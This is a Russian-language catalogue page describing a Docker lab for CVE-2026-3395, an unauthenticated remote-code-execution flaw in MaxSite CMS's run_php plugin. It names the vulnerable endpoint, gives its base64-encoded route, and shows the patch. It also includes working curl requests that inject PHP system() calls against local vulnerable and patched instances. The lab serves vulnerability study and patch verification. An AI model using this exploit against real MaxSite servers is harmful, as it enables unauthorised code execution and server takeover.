
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-3395-Lab — Образовательная Docker-лаборатория, демонстрирующая CVE-2026-3395 — неаутентифицированное удалённое выполнение кода (RCE) в MaxSite CMS через плагин run_php, с уязвимым и исправленным окружениями для безопасного воспроизведения и анализа. | Kitploit
Инструменты/GitHubGitHub/rootdirective-sec/cve-2026-3395-lab
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийОбучение и ОбразованиеЛаборатории и Практика
GitHubrootdirective-sec/cve-2026-3395-lab

CVE-2026-3395-Lab

Образовательная Docker-лаборатория, демонстрирующая CVE-2026-3395 — неаутентифицированное удалённое выполнение кода (RCE) в MaxSite CMS через плагин run_php, с уязвимым и исправленным окружениями для безопасного воспроизведения и анализа.

Репозиторий
176 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2026-3395 — Лаборатория неаутентифицированного RCE в MaxSite CMS

Этот репозиторий предназначен только для образовательных и исследовательских целей. Все тестирование должно проводиться в локальной среде Docker-лаборатории. Не разворачивайте эту конфигурацию на публичных или производственных системах.


Краткое описание

CVE-2026-3395 затрагивает MaxSite CMS и позволяет неаутентифицированный доступ к административной AJAX-конечной точке. Когда плагин run_php включён, пользовательский ввод может быть выполнен как PHP-код через систему хуков CMS, что может привести к удалённому выполнению кода (RCE).

Этот репозиторий включает:

  • Уязвимую сборку (коммит до исправления)
  • Исправленную сборку (коммит после исправления)
  • Docker-лабораторию для воспроизведения
  • Безопасную демонстрацию подтверждения воздействия

Обзор уязвимости

Уязвимая конечная точка расположена по адресу:

root@kitploit:~
application/maxsite/admin/plugins/editor_markitup/preview-ajax.php

В уязвимой версии:

  • К конечной точке можно получить доступ без аутентификации
  • Пользовательский ввод (POST data) передаётся через
mso_hook()
  • Плагин run_php обрабатывает блоки [php]...[/php]
  • Плагин выполняет заключённый код с помощью eval()
  • Если run_php включён, это приводит к неаутентифицированному удалённому выполнению кода.

    Исправленная версия добавляет:

    root@kitploit:~
    if (!is_login()) die('no login');
    mso_checkreferer();
    

    Это ограничивает доступ только аутентифицированными пользователями.


    Настройка Docker-лаборатории

    Эта лаборатория создаёт две среды:

    СредаПорт
    Уязвимая8081
    Исправленная8082

    Требования

    • Docker
    • Docker Compose v2

    1. Сборка и запуск

    root@kitploit:~
    docker compose up -d --build
    

    Это позволит:

    • Собрать оба образа
    • Запустить базы данных
    • Автоматически запустить установщик CMS
    • Включить run_php в конфигурации лаборатории

    2. Проверка установки

    Откройте в браузере:

    root@kitploit:~
    http://localhost:8081  (Уязвимая)
    http://localhost:8082  (Исправленная)
    

    Оба экземпляра должны успешно загрузиться.
    Лаборатория запущена


    Подтверждение уязвимости (только лаборатория)

    AJAX-маршрут использует путь в кодировке base64.

    Base64 от:

    root@kitploit:~
    admin/plugins/editor_markitup/preview-ajax.php
    

    равен:

    root@kitploit:~
    YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==
    

    Тест уязвимого экземпляра

    root@kitploit:~
    curl -X POST "http://localhost:8081/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
      -H "X-Requested-With: XMLHttpRequest" \
      -H "Referer: http://localhost:8081/" \
      --data-urlencode "data=[php]system('id');[/php]"

    

    Вывод RCE на уязвимом экземпляре


    Тест исправленного экземпляра

    root@kitploit:~

    curl -X POST "http://localhost:8082/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
      -H "X-Requested-With: XMLHttpRequest" \
      -H "Referer: http://localhost:8082/" \
      --data-urlencode "data=[php]system('id');[/php]"
    

    Ожидаемый результат:

    root@kitploit:~
    no login
    

    Контроль доступа на исправленном экземпляре


    Остановка лаборатории

    Чтобы остановить контейнеры:

    root@kitploit:~
    docker compose down -v
    

    Отказ от ответственности

    Используйте этот проект только в изолированных средах для исследовательских и учебных целей.


    Ссылки

    • Публичный разбор: https://github.com/mbanyamer/CVE-2026-3395-MaxSite-CMS-Unauthenticated-RCE/
    • Запись в VulDB: https://vuldb.com/?submit.762169
    • Официальный коммит с исправлением: https://github.com/maxsite/cms/commit/08937a3c5d672a242d68f53e9fccf8a748820ef3
    Скачать инструмент